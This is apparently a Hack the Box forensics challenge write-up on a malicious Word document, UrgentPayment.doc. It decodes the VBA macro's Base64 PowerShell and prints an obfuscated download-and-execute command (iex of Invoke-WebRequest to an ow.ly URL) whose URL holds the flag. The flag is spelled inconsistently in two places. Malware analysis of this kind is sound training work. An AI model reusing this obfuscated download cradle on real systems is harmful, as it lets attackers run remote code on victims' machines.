

LURE

Hack the Box writeup


2/18/2021

Contents

Challenge	1
Process.....	1
Flag	6

Challenge

Forensics

Lure [by egre55] [47 solvers] 15 👍 1 🚩 Difficulty:  18/11/2020 ^



🔥 First Blood: HTB-Bot


The finance team received an important looking email containing an attached Word document. Can you take a look and confirm if it's malicious?

[Download](#) Zip Password: hackthebox sha256: 179845be78bf0845bdc8f8799c451cab3b8555b15000f23d0eae3409807dFa09


Process

This PC > WDBLue (D:) > HTB > Lure


Name	Date modified	Type	Size
 lure.zip	2/18/2021 1:20 PM	zip Archive	19 KB
 UrgentPayment.doc	11/3/2020 11:57 AM	Microsoft Word 97 - ...	45 KB



We start off with a macro enabled word doc



Unfortunately, this macro appears to be password protected, to try to get around this, I extract the word document so I can view the contents, specifically the VBA Macros



> This PC > WDBLue (D:) > HTB > Lure > UrgentPayment > Macros > VBA

Name	Date modified	Type
_VBA_PROJECT	11/3/2020 11:57 AM	File
dir	11/3/2020 11:57 AM	File
Module1	11/3/2020 11:57 AM	File
ThisDocument	11/3/2020 11:57 AM	File

Once here, I open up the “Module1” Macro in 010 Editor

Here I was able to see what appears to be an encoded powershell command. I decoded the text from Base64

Decode from Base64 format

Simply enter your data then push the decode button.

```
cABPAHcARQByAHMAaABFAGwATAAgACQAKAAtAGoATwBpAE4AKAAoACQAUABzAGgATwBNAGUAWwA0AF0
AKQAsACgAlgAkAFAAcwBIAG8ATQBFAcIAKQBbACsAMQA1AF0ALAAiAHgAlgApADsAKQAoAGkAdwByACAAJA
AoACgAlgB7ADUafQB7ADIANQB9AHsAOAB9AHsANwB9AHsAMAB9AHsAMQA0AH0AewAzAH0AewAyADEAfQB
7ADIAfQB7ADIAMgB9AHsAMQA1AH0AewAxADYafQB7ADMAMQB9AHsAMgA4AH0AewAxADEAfQB7ADIANgB9A
HsAMQA3AH0AewAyADMAfQB7ADIANwB9AHsAMgA5AH0AewAxADAfQB7ADEAfQB7ADYafQB7ADIANAB9AHs
AMwAwAH0AewAxADgAfQB7ADEAMwB9AHsAMQA5AH0AewAxADIAfQB7ADKafQB7ADIAMAB9AHsANAB9ACIA
LQBmACAAIlgBCACIALAAiAFUAlgAsACIANAAiACwAlgBCACIALAAiACUANwBEACIALAAiAGgAdAAiACwAlgBSAF
8AZAAiACwAlgAvAC8AbwB3AC4AbAB5AC8ASABUACIALAAiAHAAOgAiACwAlgBUACIALAAiADAAIlgAsACIAXwAi
ACwAlgBOACIALAAiAE0AlgAsACIAJQA3ACIALAAiAEUAlgAsACIAZgAiACwAlgAxAFQAlgAsACIAdQAIACwAlgBIA
CIALAAiADUAlgAsACIAawAiACwAlgBSACIALAAiAGgAlgAsACIAMAAiACwAlgB0ACIALAAiAHcAlgAsACIAXwAiAC
wAlgBsACIALAAiAFkAlgAsACIAQwAiACwAlgBVACIAKQApACKA
```

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
pOwErshEIL $(-joiN(($PshOMe[4]),("$PshOME")[+15],"x");)(iwr $(({"{5}{25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{1
1}{26}{17}{23}{27}{29}{10}{1}{6}{24}{30}{18}{13}{19}{12}{9}{20}{4}"-f "B","U","4","B","%7D","ht","R_d","//ow.ly/H
T","p:","T","0","_","N","M","%7","E","f","1T","u","e","5","k","R","h","0","t","w","_","l","Y","C","U")))
```

Now I have another command, this one is a little easier to read but still not entirely clear.

```
1 pOwErshEIL $(-joiN(($PshOMe[4]),("$PshOME")[+15],"x");)(iwr
$(({"{5}{25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{30}{18}{13}{19}{12}{9}{20}{4}"-f
"B","U","4","B","%7D","ht","R_d","//ow.ly/HT","p:","T","0","_","N","M","%7","E","f","1T","u","e","5","k","R","h","0","t","w",
"_","l","Y","C","U")))
```

I broke this down into the individual steps that the script walks through and rewrote the code so I can read it.

```

1 pOwErshEIL $(-jOIN(($PshOMe[4]),("$PsHoME")[+15],"x");) (iwr
2 $(("{5}{25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{30}{18}{13}{19}{12}{9}{20}{4}"-f
3
4 "B","U","4","B","%7D","ht","R_d","//ow.ly/HT","p:", "T", "0", "_", "N", "M", "%7", "E", "f", "1T", "u", "e", "5", "k", "R", "h", "0", "t", "w",
5 "_", "l", "Y", "C", "U"))
6
7 $(-jOIN(($PshOMe[4]),("$PsHoME")[+15],"x");)
8 = iex = Invoke-Expression
9
10 (iwr
11 $(("{5}{25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{30}{18}{13}{19}{12}{9}{20}{4}"-f
12
13 "B","U","4","B","%7D","ht","R_d","//ow.ly/HT","p:", "T", "0", "_", "N", "M", "%7", "E", "f", "1T", "u", "e", "5", "k", "R", "h", "0", "t", "w",
14 "_", "l", "Y", "C", "U"))
15
16 = Invoke-WebRequest http://ow.ly/HTB%7Bk4REFU1_w1Th_YOUR_d0CuMeNT5%7D
17 = Invoke-WebRequest http://ow.ly/HTB{k4REFU1_w1Th_YOUR_d0CuMeNT5}
18 = HTB{k4REFU1_w1Th_YOUR_d0CuMeNT5}

```

The first two join commands translate to I and E, so we have iex, which is an alias for the Invoke-Expression cmdlet. So we know this script is executing the next argument.

This is a little trickier but I do see iwr, which is an alias for invoke-WebRequest, which will open a website.


Next, we see some char bytes, all I did to decode these was enter them into a powershell console

```

$(("{5}{25}{8}{7}{0}{14}{3}{21}{2}{22}{15}{16}{31}{28}{11}{26}{17}{23}{27}{29}{10}{1}{6}{24}{30}{18}{13}{19}{12}{9}{20}{4}"-f
http://ow.ly/HTB%7Bk4REFU1_w1Th_YOUR_d0CuMeNT5%7D

```

Then I just needed to decode the URL encoding to get the flag



Flag

HTB{k4REfUI_w1Th_YOUR_d0CuMeNT5}